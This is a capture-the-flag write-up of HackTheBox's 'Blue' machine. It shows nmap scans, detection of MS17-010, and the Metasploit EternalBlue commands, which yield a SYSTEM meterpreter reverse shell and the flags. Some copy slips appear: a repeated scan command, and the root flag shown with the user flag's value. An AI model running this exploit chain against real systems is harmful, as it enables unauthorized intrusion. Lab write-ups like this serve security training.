Blue

Penetration Testing Writeup

Platform	HackTheBox
Difficulty	Easy
Operating System	Windows
Completion Date	01/13/2026
Target IP	10.129.37.14
Techniques Used	Enumeration, Exploitation, Metasploit Usage

Table of Contents

1. Executive Summary

Blue - HackTheBox | Executive Summary

Classification: Easy | Windows

Target System: Windows 7 Professional SP1

Primary Vulnerability: MS17-010 (EternalBlue) - the same vulnerability exploited in WannaCry and NotPetya attacks Medium

---

Attack Vector:

- Ports 139/445 (SMB) exposed
- SMBv1 enabled without security patch
- Exploitation results in **direct SYSTEM access** (no privesc needed)

Tools:

- Nmap with smb-vuln-ms17-010 script
- Metasploit (exploit/windows/smb/ms17_010_eternalblue) or
- AutoBlue-MS17-010 (without Metasploit)

Kill Chain:

1. Scan → identify open SMB
2. Validate MS17-010 vulnerability
3. Execute exploit → NT AUTHORITY\SYSTEM shell
4. Capture flags at C:\Users\haris\Desktop and C:\Users\Administrator\Desktop

2. Methodology

The approach followed these phases:

1. Reconnaissance and Enumeration
2. Vulnerability Analysis
3. Exploitation
4. Post-Exploitation and Privilege Escalation
5. Documentation and Reporting

3. Reconnaissance and Enumeration


3.1. Port Scan (Nmap)

Command executed:

```
sudo nmap -sV -sC 10.129.37.14
```


Open ports found:

- 135/msrpc
- 139/netbios
- 445/SAMBA



```
──╼ [★]$ sudo nmap -sV -sC 10.129.37.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-13 16:20 CST
Nmap scan report for 10.129.37.14
Host is up (0.0089s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds
(workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

And the nmap script result:




```
Host script results:
|_clock-skew: mean: -27s, deviation: 2s, median: -29s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: haris-PC
|   NetBIOS computer name: HARIS-PC\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-01-13T22:21:19+00:00
| smb2-time:
|   date: 2026-01-13T22:21:15
|_  start_date: 2026-01-13T21:35:07

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 74.40 seconds
```

We identify a Windows 7, a very old version of windows.

Next command, we execute to find a vulnerability in some port, in this case is the samba:

```
sudo nmap -sV -sC 10.129.37.14
```



```
Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-
attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Detected! The service is vulnerable of CVE-2017-0143.

4. Vulnerability Analysis


Vulnerability	Description	Severity
CVE-2017-0143	allows remote attackers to execute arbitrary code via crafted packet.	**HIGH**

5. Exploitation

5.1. Initial Access

Since we discovered a CVE right from the start, let's get straight to the attack. Opening msfconsole to search for an exploit we searched:

`Search CVE-2017-0143`



```
msf](Jobs:0 Agents:0) >> search CVE-2017-0143

Matching Modules
================

   #   Name                                      Disclosure Date  Rank     Check  
Description
   -   ----                                      ---------------  ----     -----  -------
----
   0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-
010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target             .                .        .      .
   2     \_ target: Windows 7                    .                .        .      .
...
```


We'll use the first.

Exploit used:

`exploit/windows/smb/ms17_010_eternalblue`


Now, we need setup the config.

Opening the options we see what we need setup.




```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for
authentication. Only affects Windows Server 2008 R2, Windows 7,
                                              Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified
username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit
Target. Only affects Windows Server 2008 R2, Windows 7, Win
                                             dows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only
affects Windows Server 2008 R2, Windows 7, Windows Embed
                                             ded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process,
none)
   LHOST     209.94.59.194    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Perfect! Now we going to setup the required settings and run.



```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS
RHOSTS =>
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 10.129.37.14
RHOSTS => 10.129.37.14
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST tun0
LHOST => 10.10.14.47
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run
```


Result:



```
[*] Started reverse TCP handler on 10.10.14.47:4444
[*] 10.129.37.14:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.129.37.14:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional
7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.1.0/gems/recog-
3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?'
was replaced with '*' in regular expression
[*] 10.129.37.14:445      - Scanned 1 of 1 hosts (100% complete)
[+] 10.129.37.14:445 - The target is vulnerable.
[*] 10.129.37.14:445 - Connecting to target for exploitation.
[+] 10.129.37.14:445 - Connection established for exploitation.
[+] 10.129.37.14:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.129.37.14:445 - CORE raw buffer dump (42 bytes)
[*] 10.129.37.14:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7
Profes
[*] 10.129.37.14:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional
7601 Serv
[*] 10.129.37.14:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.129.37.14:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.129.37.14:445 - Trying exploit with 12 Groom Allocations.
[*] 10.129.37.14:445 - Sending all but last fragment of exploit packet
[*] 10.129.37.14:445 - Starting non-paged pool grooming
[+] 10.129.37.14:445 - Sending SMBv2 buffers
[+] 10.129.37.14:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.129.37.14:445 - Sending final SMBv2 buffers.
[*] 10.129.37.14:445 - Sending last fragment of exploit packet!
[*] 10.129.37.14:445 - Receiving response from exploit packet
[+] 10.129.37.14:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.129.37.14:445 - Sending egg to corrupted connection.
[*] 10.129.37.14:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 10.129.37.14
[*] Meterpreter session 1 opened (10.10.14.47:4444 -> 10.129.37.14:49158) at 2026-01-13
16:43:28 -0600
[+] 10.129.37.14:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.37.14:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.129.37.14:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

(Meterpreter 1)(C:\Windows\system32) >
```

Success! The exploit got for us a reverse-shell. Now, all we only need to do is navigate on windows and search for the flags.

5.2. User Flag




```
(Meterpreter 1)(C:\users\haris\Desktop) > ls
Listing: C:\users\haris\Desktop
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-15 02:58:32 -0500  desktop.ini
100444/r--r--r--  34    fil   2026-01-13 15:35:47 -0600  user.txt

(Meterpreter 1)(C:\users\haris\Desktop) > cat user.txt
fdd1283976840d620474a8da96a310e9
```

Location: C:\users\haris\Desktop

`Flag: fdd1283976840d620474a8da96a310e9`

5.3. Root/Administrator Flag



```
(Meterpreter 1)(C:\users\Administrator\Desktop) > ls
Listing: C:\users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-21 01:56:40 -0500  desktop.ini
100444/r--r--r--  34    fil   2026-01-13 15:35:47 -0600  root.txt

(Meterpreter 1)(C:\users\Administrator\Desktop) > cat root.txt
8be10348812cf0aa91f45bb38f8207cc
```

Location: C:\users\Administrator\Desktop

`Flag: fdd1283976840d620474a8da96a310e9`

6. References

Exploit list:

- https://nvd.nist.gov/vuln/detail/cve-2017-0143